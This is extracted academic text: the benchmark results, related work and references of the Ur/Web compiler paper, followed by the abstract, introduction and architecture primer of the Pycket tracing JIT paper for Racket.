To measure performance more, under more trying conditions, we turn now to some microbenchmarks and one application deployed internally within MIT.

4.1 The TechEmpower Web Framework Benchmarks

The TechEmpower Web Framework Benchmarks² compare the popular Web application frameworks for performance. They are not run by the author of this paper, and they are driven by a healthy spirit of competition among framework fans: the supporters of each framework contribute benchmark implementation code on GitHub,

¹ <http://www.bazqux.com/>

² <http://www.techempower.com/benchmarks/>

and poorly written implementations for popular frameworks rarely survive for long. The latest results measure 118 different frameworks, including substantially all of the most popular ones written in C, C#, C++, Haskell, Java, JavaScript, PHP, Python, Ruby, and Scala.

The current results involve 6 different benchmarks:

- **fortune**, the closest to a full Web application (and the inspiration for Figure 5): read the contents of a database table, add one new row to an in-memory representation of the contents, sort it by numeric key, and render the results as an HTML table
- **db**: make one simple query for a random row of a database table
- **query**: repeat the db query 20 times
- **update**: repeat the db query 20 times, also randomly mutating each queried row and writing it back to the database
- **json**: render a “hello world” string in the JSON serialization format
- **plaintext**: return “hello world” as plain text (this test also pushes the concurrency level higher than the others, challenging the ability of most frameworks to stay responsive)

Here we note that 4 out of 6 tests work in the relatively new style of exposing Web services whose outputs are designed to be processed by other programs, rather than seen directly by humans; and Ur/Web provides good support for that style of application. A library uses type-safe compile-time metaprogramming for parsing and generation of JSON-format strings from native values, and the same optimizations outlined above apply just as well to JSON generation as to HTML generation. For instance, while JSON generation is coded as purely functional construction of strings, the optimizations from Section 3.4 will translate to imperative code that appends to a buffer incrementally. Ur/Web also includes native support for presenting such API calls as typed function calls within client-side Ur/Web code, using Ur/Web’s own serialization format that the compiler is especially adept at manipulating efficiently, though the TechEmpower Benchmarks do not test that functionality.

TechEmpower runs the tests on 3 servers, one each for Web application, SQL database, and simulated client. Each server is identical, supporting 40 simultaneous hardware threads. More information on the platform is available on the benchmarks Web site.

Here we give results for Ur/Web running with the PostgreSQL database, though a version with MySQL is also entered into the comparison. The Ur/Web implementation is compiled into a standalone HTTP server. Table 1 summarizes Ur/Web’s standing on the different tests in Round 10 of the benchmarks, released on April 21, 2015. For each test, we give Ur/Web’s throughput (as thousands of requests per second) and latency (as average delay in milliseconds per request). We also give Ur/Web’s ranking within the entrants for each statistic.

For the **fortune** test, which is closest to a real Web application, out of 103 entrants, Ur/Web is narrowly outperformed by one other framework, implemented in C++, to score second best for both throughput (about 220,000 requests per second) and latency (about 1 millisecond to serve one request), beating out, e.g., several other implementations using C and C++.

Ur/Web is also near the head of the pack for the **db** test, involving a single SQL query; and the **query** test, involving 20 queries. In the latter case, we pay a performance penalty for Ur/Web’s pervasive use of transactions [6], as Ur/Web runs extra database commands to begin and end a transaction on each request. However, the optimization from Section 3.7 allows the compiler to skip those commands for **fortune** and **db**, which run just one database command per request. Almost all other frameworks do not bother to




Figure 6. Performance scaling results for Visit application

provide transactional semantics. The performance hit for transactions is particularly severe on the **update** test, where Ur/Web is near the bottom of the rankings; though we note that this workload, with tens of simultaneous requests making 20 random database updates each, is rather unrealistic compared to most applications. Ur/Web also places respectably for the **json** and **plaintext** tests, which return constant pages without consulting the database.

The TechEmpower results are not currently highlighting any statistics related to programmer productivity, but such information seems important to put performance numbers in context. Ur/Web’s main competition in the database tests are applications written in C, C++, and Java. Their corresponding source code is always at least twice as long as Ur/Web’s. We also expect that fans of functional programming would feel, perhaps just subjectively, that the functional Ur/Web code is easier to understand. Readers may judge for themselves by examining the project GitHub repository³, where the more involved tests like **fortune** are the best starting points for comparison, since they require enough code to surface interesting differences between frameworks.

Overall, we conclude from these benchmark results that **purely functional programming languages can offer extremely competitive performance in concert with domain-specific compiler optimizations.**

4.2 The PhD Visit Weekend Application

We built and deployed an Ur/Web application⁴ to manage our academic department’s yearly visit weekend for students admitted into our PhD program. The application includes complicated interleaved pieces of functionality. There are four classes of users:

1. **Admins**, who oversee the process, with read and write access to all data
2. **Faculty**, who arrange meetings with admitted students, sign up to give short research talks, RSVP for research-area dinners (including giving dietary constraints), and, during the visit weekend itself, see live updates of their personal schedules
3. **Admitted students**, who sign up for hotels and other travel details, indicate preferences for meeting with particular faculty, indicate when they are unavailable for meetings, RSVP for dinners, and, during the weekend itself, see live updates of their personal schedules
4. **Current students**, who RSVP for dinners

³E.g., the Ur/Web code in <https://github.com/TechEmpower/FrameworkBenchmarks/blob/master/frameworks/Ur/urweb/bench.ur>

⁴A version of the source code, simplified to work outside of MIT: <https://github.com/achlipala/upo/blob/master/examples/visit.ur>

A variety of bits of nontrivial functionality cut across user classes, including grids for live collaborative editing of the meeting schedule, grouped by faculty or by admitted student (maintaining consistency across the two views); and live RSVP summaries for the different dinners, listing who is going and their dietary restrictions. The application-specific code amounts to about 600 lines of Ur/Web, relying on a library we are developing for custom event-organizer applications. The server program is compiled via about 30,000 lines of generated C code, including about 100 distinct SQL prepared statements.

We benchmarked the performance of the server under increasing numbers of users. In these experiments, the application was compiled to a standalone HTTP server, while our deployment instead connects to Apache via the FastCGI protocol for easier manageability. We generated random data, parameterized on N :

- 8 different time slots for faculty-student meetings
- 10 different research-area dinners
- N different faculty or current-student users, split randomly between the two categories
- N different admitted students
- $8N$ different randomly selected faculty-student meetings

For each tested value of N , we used `wrk` (the same benchmark tool⁵ from the TechEmpower Benchmarks) to repeatedly hit the main entry-point URL for each user class: admins, faculty, and admitted and current students. Each benchmark first chooses a random user in the appropriate class to authenticate as via cookies. So, each N value leads to benchmarking of 4 different URLs with appropriate cookies. We hit each URL for 5 seconds with 8 concurrent client connections, each with its own OS thread. The benchmark, application, and PostgreSQL 9.1 database server all run on the same workstation, which has 8 1.4-GHz AMD FX cores and 32 GB of RAM. The RAM does not turn out to be a limiting factor, as the server only has 2.4 GB of resident memory after the most demanding test.

Figure 6 summarizes our throughput results for different N values from 10 to 1000. The views for admins and current students hold pretty steady near 1000 requests/second. The faculty view begins with the highest throughput of around 6500 requests/second for $N = 10$, falling to only about 10 requests/second with $N = 1000$. The admitted-student view starts near 1000 requests/second and also falls to about 10 requests/second. Parameter $N = 100$ approximates our real deployment, and there all user classes see on the order of 1000 requests/second, which is well above what we need in the field for this application. We expect that the degradation seen for higher N is mostly a function of the inherent inefficiency of constructing an $8 \times N \times N$ matrix to record the meeting schedule.

Overall, the results compare favorably to the baselines established by the TechEmpower Benchmarks, where the best throughput for a 20-query microbenchmark is about 15,000 requests/second. The Visit application makes a comparable number of queries, does much more involved processing on the results, and is being benchmarked using a total of 8 hardware threads, as opposed to 120 hardware threads in the TechEmpower Benchmarks; yet for $N = 50$ we remain within about an order of magnitude of those best-in-class results. This comparison is effectively between Ur/Web and all of the most popular Web frameworks, thanks to broad participation in the TechEmpower Benchmarks.

This application was used for MIT’s 2015 visit weekend for admitted computer-science PhD students, serving an audience of about 100 faculty and about 100 admitted students. The application ran on a virtual machine provided by our laboratory, with 2 GB of

RAM and 2 virtual CPU cores. Peeking at the server process at an arbitrary point, when it had been running continuously for a few days, we saw that its resident-set memory footprint was only about 10 MB. Unsurprisingly given the small set of users, there were no issues with server-side scaling. Therefore, our more modest conclusion from this experiment is that **with the right compiler support, server-side performance need not be an impediment to deploying a realistic application, with hundreds of users, written in a purely functional language based on dependent type theory.**

5. Related Work

SMLserver [11] supports a similar style of Web programming within the Standard ML language. It uses the ML Kit compiler, which does type inference to infer region structure, allowing some of the same memory-optimization tricks as Ur/Web employs. It also runs many server threads with their own private memory areas, to promote locality for performance and programming simplicity. There are both benefits and costs to SMLserver’s embedding within a general-purpose ML implementation: it is easier to reuse existing libraries, but there are no domain-specific optimizations. As SMLserver was first described more than 10 years ago [11], it is hard to do a direct performance comparison with Ur/Web, but a direct unfair comparison of “hello world” programs shows a 2015 Ur/Web server (from the TechEmpower Benchmarks results) supporting approximately $500\times$ better throughput than a 2003 SMLserver application (as reported in a paper [11]).

Hop [24] is another unified Web programming language, dynamically typed and based on Scheme. Hop has no distinguished database integration, instead supporting access to a variety of database systems via libraries. Hop servers support a novel means of configurable concurrency for pipeline execution [23], which has been shown to provide Web-serving performance comparable with well-known daemons like Apache. Hop also does efficient compilation of client-side code to JavaScript [15].

Links [7] is a pioneering language that introduced the tierless style that Ur/Web also adopts. Rather than exposing SQL directly, the Links implementation compiles more Haskell-style idiomatic query-comprehension code into SQL, possibly with multiple queries from a single comprehension. A static type system [4] characterizes which queries are susceptible to normalization via rewrite rules, such that a single SQL query always results.

A variety of other practical Web application frameworks have been built around functional languages, including the PLT Scheme Web Server [14], Seaside [9], and Ocsigen [1, 2]. Several Haskell and Scala frameworks, and one Racket framework, are included in the TechEmpower Benchmarks and thus covered by Table 1. To our knowledge, Ur/Web’s implementation is the first application of whole-program optimizing compilation to a domain-specific Web language.

The MLton optimizing compiler [29] has been our inspiration in designing our compiler. Ur/Web’s compiler goes further than MLton in generating low-level code that does not use garbage collection, while also simplifying many phases by avoiding dataflow analysis in favor of algebraic rewriting. Orthogonally, we also apply domain-specific optimizations connected to HTML generation and SQL interaction, producing code that outperforms most C and C++ implementations in the TechEmpower Benchmarks.

Our compiler applies many other established ideas from optimization of functional programs. The general technique of deformation [26] inspires our Fuse optimization, which admits a substantially simpler implementation because it is specialized to a particular common case. The low-level memory management strategy is inspired by region type systems [25] but requires much less sophisticated compile-time analysis, thanks in part to Ur/Web’s un-

⁵<https://github.com/wg/wrk>

usual combination of purity with an SQL database. Our compiler applies lambda lifting [18], call-pattern specialization [17], and algebraic simplification [19] in much the way made popular by the Glasgow Haskell Compiler.

6. Conclusion

A fundamental tension in the design of programming languages is between the convenience of high-level abstractions and the performance of low-level code. Optimizing compilers help bring the best of both worlds, and in this paper we have shown how an optimizing compiler can provide very good server-side performance for dynamic Web applications compiled from a very high-level functional language, Ur/Web, based on dependent type theory. Some of our optimization techniques are domain-agnostic, as in compile-time elimination of higher-order features. Other crucial techniques are domain-specific, as in understanding generation of HTML pages, database queries, and their effect interactions. With all these features combined, the Ur/Web compiler produces servers that outperform all (or almost all) of the most popular Web frameworks on key microbenchmarks, and Ur/Web has also been used successfully in deployed applications with up to thousands of users. The techniques we suggest are simple enough to reimplement routinely for a variety of related domain-specific functional languages.

One Achilles heel of whole-program compilers, and certainly of ours, is poor compile-time performance. For instance, our Visit application takes about 30 seconds to compile for production use. In a sense, Ur/Web is shifting performance costs from runtime to compile-time, which is often the right trade-off; but we still hope to improve compilation performance. We plan to study domain-specific languages for compilation that make it easy to develop new implementations like ours, doing whole-program analysis of the suite of algebraic transformations and optimizations to find ways to fuse them together and otherwise avoid overheads.

Acknowledgments

This work has been supported in part by National Science Foundation grant CCF-1217501. The author thanks all the contributors to the Ur/Web implementation and the TechEmpower Benchmarks, whose efforts supported the expansive performance comparison in this paper. Special thanks are due to Brian Hauer, Mike Smith, and Hamilton Turner, for their efforts in management and implementation for the benchmarks project and in helping debug issues with the Ur/Web benchmark implementations; and to Eric Easley for discovering that benchmarks project and providing its first Ur/Web implementation.

References

- [1] V. Balat. Ocsigen: typing Web interaction with Objective Caml. In *Proc. ML Workshop*, 2006.
- [2] V. Balat, J. Vouillon, and B. Yakobowski. Experience report: Ocsigen, a Web programming framework. In *Proc. ICFP*, pages 311–316. ACM, 2009.
- [3] H. Cejtin, S. Jagannathan, and S. Weeks. Flow-directed closure conversion for typed languages. In *Proc. ESOP*, pages 56–71. Springer-Verlag, 2000.
- [4] J. Cheney, S. Lindley, and P. Wadler. A practical theory of language-integrated query. In *Proc. ICFP*, pages 403–416. ACM, 2013.
- [5] A. Chlipala. Ur: Statically-typed metaprogramming with type-level record computation. In *Proc. PLDI*, pages 122–133. ACM, 2010.
- [6] A. Chlipala. Ur/Web: A simple model for programming the Web. In *Proc. POPL*, pages 153–165. ACM, 2015.
- [7] E. Cooper, S. Lindley, P. Wadler, and J. Yallop. Links: Web programming without tiers. In *Proc. FMCO*, pages 266–296, 2006.
- [8] D. Coutts, R. Leshchinskiy, and D. Stewart. Stream fusion: From lists to streams to nothing at all. In *Proc. ICFP*, pages 315–326. ACM, 2007.
- [9] S. Ducasse, A. Lienhard, and L. Renggli. Seaside – a multiple control flow Web application framework. In *European Smalltalk User Group – Research Track*, 2004.
- [10] C. Elliott and P. Hudak. Functional reactive animation. In *Proc. ICFP*, pages 263–273, 1997.
- [11] M. Elsmann and N. Hallenberg. Web programming with SMLserver. In *Proc. PADL*, pages 74–91. Springer-Verlag, January 2003.
- [12] M. Fluet and S. Weeks. Contification using dominators. In *Proc. ICFP*, pages 2–13. ACM, 2001.
- [13] J. Garrigue. Code reuse through polymorphic variants. In *Proc. Workshop on Foundations of Software Engineering*, 2000.
- [14] S. Krishnamurthi, P. W. Hopkins, J. McCarthy, P. T. Graunke, G. Pettyjohn, and M. Felleisen. Implementation and use of the PLT Scheme Web Server. *Higher Order Symbol. Comput.*, 20(4):431–460, 2007.
- [15] F. Loitsch and M. Serrano. Hop client-side compilation. In *Proc. TFL*, 2007.
- [16] D. MacQueen. Modules for Standard ML. In *Proc. LFP*, pages 198–207. ACM, 1984.
- [17] S. Peyton Jones. Call-pattern specialisation for Haskell programs. In *Proc. ICFP*, pages 327–337. ACM, 2007.
- [18] S. L. Peyton Jones and D. Lester. A modular fully-lazy lambda lifter in Haskell. *Softw. Pract. Exper.*, 21(5):479–506, May 1991.
- [19] S. L. Peyton Jones and A. L. M. Santos. A transformation-based optimiser for Haskell. *Sci. Comput. Program.*, 32(1-3):3–47, Sept. 1998.
- [20] S. L. Peyton Jones and P. Wadler. Imperative functional programming. In *Proc. POPL*, pages 71–84. ACM, 1993.
- [21] B. C. Pierce. Higher-order polymorphism. In *Types and Programming Languages*, chapter 30. MIT Press, 2002.
- [22] J. C. Reynolds. Types, abstraction and parametric polymorphism. In *IFIP Congress*, pages 513–523, 1983.
- [23] M. Serrano. Hop, a fast server for the diffuse web. In *Proc. COORDINATION*, pages 1–26. Springer-Verlag, 2009.
- [24] M. Serrano, E. Gallesio, and F. Loitsch. Hop, a language for programming the Web 2.0. In *Proc. DLS*, 2006.
- [25] M. Tofte and J.-P. Talpin. Region-based memory management. *Inf. Comput.*, 132(2):109–176, Feb. 1997.
- [26] P. Wadler. Deforestation: Transforming programs to eliminate trees. In *Proc. ESOP*, pages 344–358. Springer-Verlag, 1988.
- [27] P. Wadler and S. Blott. How to make ad-hoc polymorphism less ad hoc. In *Proc. POPL*, pages 60–76. ACM, 1989.
- [28] M. Wand. Type inference for record concatenation and multiple inheritance. *Information and Computation*, 93(1), 1991.
- [29] S. Weeks. Whole-program compilation in MLton. In *Proc. ML Workshop*, pages 1–1. ACM, 2006.
- [30] L. Ziares, S. Weeks, and S. Jagannathan. Flattening tuples in an SSA intermediate representation. *Higher Order Symbol. Comput.*, 21(3):333–358, Sept. 2008.

Pycket: A Tracing JIT for a Functional Language

Spenser Bauman^a Carl Friedrich Bolz^b Robert Hirschfeld^c
Vasily Kirilichev^c Tobias Pape^c Jeremy G. Siek^a Sam Tobin-Hochstadt^a

^aIndiana University Bloomington, USA ^bKing's College London, UK

^cHasso Plattner Institute, University of Potsdam, Germany

Abstract

We present Pycket, a high-performance tracing JIT compiler for Racket. Pycket supports a wide variety of the sophisticated features in Racket such as contracts, continuations, classes, structures, dynamic binding, and more. On average, over a standard suite of benchmarks, *Pycket outperforms existing compilers*, both Racket's JIT and other highly-optimizing Scheme compilers. Further, Pycket provides much better performance for Racket proxies than existing systems, *dramatically reducing the overhead of contracts and gradual typing*. We validate this claim with performance evaluation on multiple existing benchmark suites.

The Pycket implementation is of independent interest as an application of the RPython meta-tracing framework (originally created for PyPy), which automatically generates tracing JIT compilers from interpreters. Prior work on meta-tracing focuses on bytecode interpreters, whereas Pycket is a high-level interpreter based on the CEK abstract machine and operates directly on abstract syntax trees. Pycket supports proper tail calls and first-class continuations. In the setting of a functional language, where recursion and higher-order functions are more prevalent than explicit loops, the most significant performance challenge for a tracing JIT is identifying which control flows constitute a loop—we discuss two strategies for identifying loops and measure their impact.

Categories and Subject Descriptors E.2 [Data Storage Representations]: Object Representation; D.3.3 [Programming Languages]: Language Constructs and Features; D.3.4 [Programming Languages]: Processors—Compilers

General Terms Experimentation, Languages, Measurement, Performance

Keywords JIT compilers, contracts, tracing, functional languages, Racket

1. Introduction

Contemporary high-level languages like Java, JavaScript, Haskell, ML, Lua, Python, and Scheme rely on sophisticated compilers to produce high-performance code. Two broad traditions have emerged

in the implementation of such compilers. In functional languages, such as Haskell, Scheme, ML, Lisp, or Racket, ahead-of-time (AOT) compilers perform substantial static analysis, assisted by type information available either from the language's type system or programmer declarations. In contrast, dynamic, object-oriented languages, such as Lua, JavaScript, and Python, following the tradition of Self, are supported by just-in-time (JIT) compilers which analyze the execution of programs and dynamically compile them to machine code.

While both of these approaches have produced notable progress, the state of the art is not entirely satisfactory. In particular, for dynamically-typed functional languages, high performance traditionally requires the addition of type information, whether in the form of declarations (Common Lisp), type-specific operations (Racket), or an additional static type system (Typed Racket). Furthermore, AOT compilers have so far been unable to remove the overhead associated with highly-dynamic programming patterns, such as the dynamic checks used to implement contracts and gradual types. In these situations, programmers often make software engineering compromises to achieve better performance.

The demand for improved performance in Java and JavaScript has led to considerable research on JIT compilation, including both method-based (Paleczny et al. 2001) and trace-based approaches (Gal et al. 2009). The current industry trend is toward method-based approaches, as the higher warm-up time for tracing JITs can have particular impact on short-running JavaScript programs. However, for languages with different workloads, such as Python and Lua, tracing JITs are in widespread use (Bolz et al. 2009).

To address the drawbacks of AOT compilation for functional languages, and to explore a blank spot in the compiler design space, we present **Pycket**, a tracing JIT compiler for Racket, a dynamically-typed, mostly-functional language descended from Scheme. Pycket is implemented using the RPython meta-tracing framework, which automatically generates a tracing JIT compiler from an interpreter written in RPython ("Restricted Python"), a subset of Python.

To demonstrate the effectiveness of Pycket, consider the following function computing the dot product of two vectors in Racket. Dot product is at the core of many numerical algorithms (Demmel 1997) and we use it as a running example throughout the paper.

```
(define (dot u v) (for/sum ([x u] [y v]) (* x y)))
```

This implementation uses a Racket comprehension, which iterates in lockstep over u and v , binding their elements to x and y , respectively. The `for/sum` operator performs a summation over the values generated in each iteration, in this case the products of the vector elements. This `dot` function works over arbitrary sequences (lists, vectors, specialized vectors, etc) and uses generic arithmetic.

In Racket, the generality of `dot` comes at a cost. If we switch from general to floating-point specific vectors and specialize the

Permission to make digital or hard copies of all or part of this work for personal or classroom use is granted without fee provided that copies are not made or distributed for profit or commercial advantage and that copies bear this notice and the full citation on the first page. Copyrights for components of this work owned by others than ACM must be honored. Abstracting with credit is permitted. To copy otherwise, or republish, to post on servers or to redistribute to lists, requires prior specific permission and/or a fee. Request permissions from Permissions@acm.org.

Copyright is held by the owner/author(s). Publication rights licensed to ACM.

ICFP'15, August 31 – September 2, 2015, Vancouver, BC, Canada
ACM. 978-1-4503-3669-7/15/08...\$15.00
<http://dx.doi.org/10.1145/2784731.2784740>

iteration and numeric operations, dot runs $6\times$ faster. On the other hand, if we increase safety by adding contracts, checking that the inputs are vectors of floats, dot runs $2\times$ slower.

In Pycket, the generic version runs at almost the same speed as the specialized version—the *overhead of generic sequences, vectors, and arithmetic is eliminated*. In fact, the code generated for the inner loop is identical—the performance differs only due to warm-up. Pycket executes the *generic* version of dot 5 times faster than the straightforwardly specialized version in Racket and 1.5 times faster than manually optimized code. Further, with the help of accurate loop-finding using dynamic construction of call graphs, Pycket *eliminates the contract overhead in dot*—the generated inner loop is identical to dot without contracts.

With Pycket, we depart from traditional Lisp and Scheme compilers in several of ways. First, we do *no AOT optimization*. The only ahead-of-time transformations performed by Pycket are converting from core Racket syntax to A-normal form and converting assignments to mutable variables to heap mutations. We present an overview of Pycket’s architecture and key design decisions in section 2.

Second, Pycket performs aggressive run-time optimization by leveraging RPython’s *trace-based compilation* facilities. With trace-based compilation, the runtime system starts by interpreting the program and watching for hot loops. Once a hot loop is detected, the system records the instructions executed in the loop and optimizes the resulting straight-line trace. Subsequent executions of the loop use the optimized trace instead of the interpreter. Thus, Pycket automatically sees through indirections due to pointers, objects, or higher-order functions. We present background on tracing in section 3 and describe changes that we applied to the interpreter to improve tracing in section 5.

Functional languages such as Racket pose a significant challenge for trace-based compilation because their only looping mechanism is the function call, but not all function calls create loops. Tracing JITs have used the following approaches to detect loops, but none of them is entirely adequate for functional languages.

- **Backward Branches:** Any jump to a smaller address counts as a loop (Bala et al. 2000). This approach is not suitable for an AST interpreter such as Pycket.
- **Cyclic Paths:** Returning to the same static program location counts as a loop (Hiniker et al. 2005). This approach is used in PyPy (Bolz et al. 2009), but in the context of Pycket, too many non-loop code paths are detected (Section 4).
- **Static Detection:** Identify loops statically, either from explicit loop constructs (Bebenita et al. 2010) or through static analysis of control flow (Gal and Franz 2006).
- **Call Stack Comparison:** To detect recursive functions, Hayashizaki et al. (2011) inspect the call stack to determine when the target of the current function call is already on the stack.

Section 4 describes our approach to loop detection that combines a simplified form of call-stack comparison with an analysis based on a dynamically constructed call graph.

Overall, we make the following contributions.

1. We describe the first high-performance JIT compiler for a dynamically typed functional language. (Section 2)
2. We show that tracing JIT compilation works well for eliminating the overhead of proxies and contracts. (Section 6)
3. We describe methods for identifying loops for trace compilation in a language lacking traditional looping constructs. (Section 4)
4. We show that our combination of interpreter improvements and JIT optimizations eliminates the need for manual specialization.

We validate these contributions with an empirical evaluation of each contribution in section 6. Our results show that Pycket is the fastest compiler among several mature, highly-optimizing Scheme systems such as Bigloo, Gambit, and Larceny on their own benchmark suites, and that Pycket’s performance on contracts is substantially better than Racket, V8, and PyPy. Also, we show that manual specialization is not needed for good performance in Pycket.¹

Pycket is available, together with links to our benchmarks, at

<https://github.com/samth/pycket>

2. Pycket Primer

This section presents the architecture of Pycket but defers the description of the JIT to section 3. Pycket is an implementation of Racket but is built in a way that generalizes to other dynamically typed, functional languages. Fundamentally, Pycket is an implementation of the CEK machine (Felleisen and Friedman 1987) but scaled up from the lambda calculus to most of Racket, including macros, assignment, multiple values, modules, structures, continuation marks and more. While this precise combination of features may not be present in many languages, the need to handle higher-order functions, dynamic data structures, control operators, and dynamic binding is common to languages ranging from OCaml to JavaScript.

Now to describe the implementation of Pycket, consider again the dot product function from the introduction:

```
(define (dot u v) (for/sum ([x u] [y v]) (* x y)))
```

This example presents several challenges. First, *for/sum* and *define* are macros, which must be expanded to core syntax before interpretation. Second, these macros rely on runtime support functions from libraries, which must be loaded to run the function. Third, this loop is implemented with a tail-recursive function, which must avoid stack growth. In the following we describe our solutions to these challenges in turn, together with other implementation approaches taken in Pycket.

Macros & Modules Pycket uses Racket’s macro expander (Flatt 2002) to evaluate macros, thereby reducing Racket programs to just a few *core forms* implemented by the runtime system (Tobin-Hochstadt et al. 2011).

To run a Racket program,² Pycket uses Racket to macro-expand all the modules used in a program and write the resulting forms and metadata as JSON encoded files. Pycket then reads the serialized representation, parses it to an AST, and executes it. Adopting this technique enables Pycket to handle most of the Racket language while focusing on the key research contributions. Because Racket’s static optimizations are performed *after* macro expansion, Pycket does not benefit from them.

Assignment Conversion and ANF Once a module is expanded to core Racket and parsed from the serialized representation, Pycket performs two transformations on the AST. First, the program is converted to A-normal form (ANF), ensuring that all non-trivial expressions are named (Danvy 1991; Flanagan et al. 1993). For example, converting the expression on the left to ANF yields the expression on the right.

```
(* (+ x 2) (+ y 3))      (let ((t1 (+ x 2))
                                (t2 (+ y 3)))
  (* t1 t2))
```

¹ This paper builds on preliminary work presented by Bolz et al. (2014). This paper reports major improvements with respect to performance, optimizations, loop-finding, coverage of the Racket language, and breadth of benchmarks, including programs with contracts.

² Pycket supports programs written as modules but not an interactive REPL.

$$\begin{aligned}
e &::= x \mid \lambda x. e \mid e e \\
\kappa &::= [] \mid \arg(e, \rho)::\kappa \mid \text{fun}(v, \rho)::\kappa \\
\langle x, \rho, \kappa \rangle &\mapsto \langle \rho(x), \rho, \kappa \rangle \\
\langle (e_1 e_2), \rho, \kappa \rangle &\mapsto \langle e_1, \rho, \arg(e_2, \rho)::\kappa \rangle \\
\langle v, \rho, \arg(e, \rho')::\kappa \rangle &\mapsto \langle e, \rho', \text{fun}(v, \rho)::\kappa \rangle \\
\langle v, \rho, \text{fun}(\lambda x. e, \rho')::\kappa \rangle &\mapsto \langle e, \rho'[x \mapsto v], \kappa \rangle
\end{aligned}$$

Figure 1. The CEK Machine for the lambda calculus.

Strictly speaking, converting to ANF might be characterized as an AOT optimization in Pycket, however, the traditional use of ANF is not an optimization in itself, but as a simplified intermediate representation to enable further analysis and optimization. We discuss below why ANF improves performance and the specific challenges in an interpreter only context.

Next, we convert all mutable variables (those that are the target of `set!`) into heap-allocated cells. This is a common technique in Lisp systems, and Racket performs it as well. This approach allows environments to be immutable mappings from variables to values. Additionally, each AST node stores its static environment; see section 5.1 for how this is used.

CEK States and Representation With our program in its final form, we now execute it using the CEK machine. To review, the CEK machine is described by the four transition rules in Figure 1. A CEK state has the form $\langle e, \rho, \kappa \rangle$ where e is the AST for the program (the control), ρ is the environment (a mapping of variables to values), and κ is the continuation. A continuation is a sequence of frames and there are two kinds of frames: $\arg(e, \rho)$ represents the argument of a function application that is waiting to be evaluated and $\text{fun}(v, \rho)$ represents a function that is waiting for its argument. The first transition evaluates a variable by looking it up in the environment. The second and third transitions concern function applications; they reduce the function and argument expressions to values. The fourth transition performs the actual function call. Because no continuations are created when entering a function, tail calls are space efficient.

Initial execution of a program such as `dot` begins by injecting the expanded, assignment-converted and A-normalized program into a CEK machine triple with an empty continuation and environment. The following is the (slightly simplified) main loop of the interpreter.

```

try:
    while True:
        ast, env, cont = ast.interpret(env, cont)
except Done, e:
    return e.values

```

This RPython code continuously transforms a CEK triple (`ast`, `env`, `cont`) into a new one, by calling the `interpret` method of the `ast`, with the current environment `env` and continuation `cont` as an argument. This process goes on until the continuation is the empty continuation, in which case a `Done` exception is raised, which stores the return value.

Environments and continuations are straightforward linked lists of frames, although environments store only values, not variable names. Because a lexical variable’s location in the environment is determined by its static environment, the JIT can reference the variable’s value at a fixed location in the runtime environment, similar to De Bruijn indices. Continuation frames are the frames from the CEK machine, extended to handle Racket’s additional core forms such as `begin` and `letrec`.

Each continuation also contains information for storing *continuation marks* (Clements 2006), a Racket feature supporting stack inspection and dynamic binding. Because each continuation frame is represented explicitly and heap-allocated in the interpreter, rather than using the conventional procedure call stack, first-class continuations, as created by `call/cc`, are straightforward to implement, and carry very little run-time penalty, as the results of section 6 show. In this respect, our runtime representation resembles that of Standard ML of New Jersey (Appel and MacQueen 1991).

The CEK machine also makes it straightforward to implement proper tail calls, as required by Racket and the Scheme standard (Sperber et al. 2010). However, one complication is that run-time primitives that call Racket procedures must be written in a variant of continuation-passing style, since each Racket-level function expects its continuation to be allocated explicitly and pushed on the continuation register. In contrast, typical interpreters written in RPython (and the Racket runtime system itself) expect user-level functions to return to their callers in the conventional way.

Contracts and Chaperones One distinctive feature of Racket is the extensive support for higher-order software contracts (Findler and Felleisen 2002). Software contracts allow programmers to specify preconditions, postconditions, and invariants using the programming language itself. This enables debugging, verification, program analysis, random testing, and gradual typing, among many other language features. However, higher-order contracts introduce wrappers and indirections, which often entail noticeable performance overhead. Contracts are also used in the implementation of gradual typing in Typed Racket (Tobin-Hochstadt and Felleisen 2008), where they protect the boundary between typed and untyped code. Here again, the cost of these wrappers has proved significant (St-Amour et al. 2012).

In Racket, contracts are implemented using the *chaperone* and *impersonator* proxying mechanism (Strickland et al. 2012), and make heavy use of Racket’s structure feature. These are the most complex parts of the Racket runtime system that Pycket supports—providing comprehensive implementations of both. This support is necessary to run both the Racket standard library and most Racket programs. Our implementations of these features follow the high-level specifications closely. In almost all cases, the tracing JIT compiler is nonetheless able to produce excellent results.

Primitives and Values Racket comes with over 1,400 primitive functions and values, of which Pycket implements nearly 900. These range from numeric operations, where Pycket implements the full numeric tower including bignums, rational numbers, and complex numbers, to regular expression matching, to input/output including a port abstraction. As of this writing, more than half of the non-test lines of code in Pycket implement primitive functions.

One notable design decision in the implementation of primitive values is to abandon the Lisp tradition of pointer tagging. Racket and almost all Scheme systems, along with many other language runtimes, store small integers (in Racket, up to 63 bits on 64-bit architectures) as immediates, and only box large values, taking advantage of pointer-alignment restrictions to distinguish pointers from integers. Some systems even store other values as immediates, such as symbols, characters, or cons cells. Instead, all Pycket values are boxed, including small integers. This has the notable advantage that Pycket provides machine-integer-quality performance on the full range of machine integers, whereas systems that employ tagging will suffer performance costs for applications that require true 64-bit integers. However, abandoning tagging means relying even more heavily on JIT optimization—when the extra boxing cannot be optimized away, even simple programs perform poorly.

Implementation Complexity While it is always hard to fairly compare code sizes of two different projects with different features,

we provide a rough comparison of the sizes of the projects involved. Pycket is about 13.5K lines of code, of which about half implements primitive functions ranging from input-output to arithmetic. Because Pycket relies on Racket’s expansion mechanisms, it would not be accurate to describe it as replacing some portion of Racket’s code base. However, as a point of comparison, the Racket JIT alone is 23.5 KLOC.

Limitations While Pycket is able to run a wide variety of existing Racket programs out of the box, it is not a complete implementation. The most notable absence is concurrency and parallelism: Racket provides threads, futures, places, channels, and events; Pycket implements none of these. Given the CEK architecture, the addition of support for threads to Pycket (which do not use OS-level parallelism in Racket) should be straightforward. However, true parallelism requires support from the RPython JIT, which remains a work in progress by the RPython developers. Other notable absences in Pycket include Racket’s FFI and large portions of the IO support, ranging from custom ports to network connectivity.

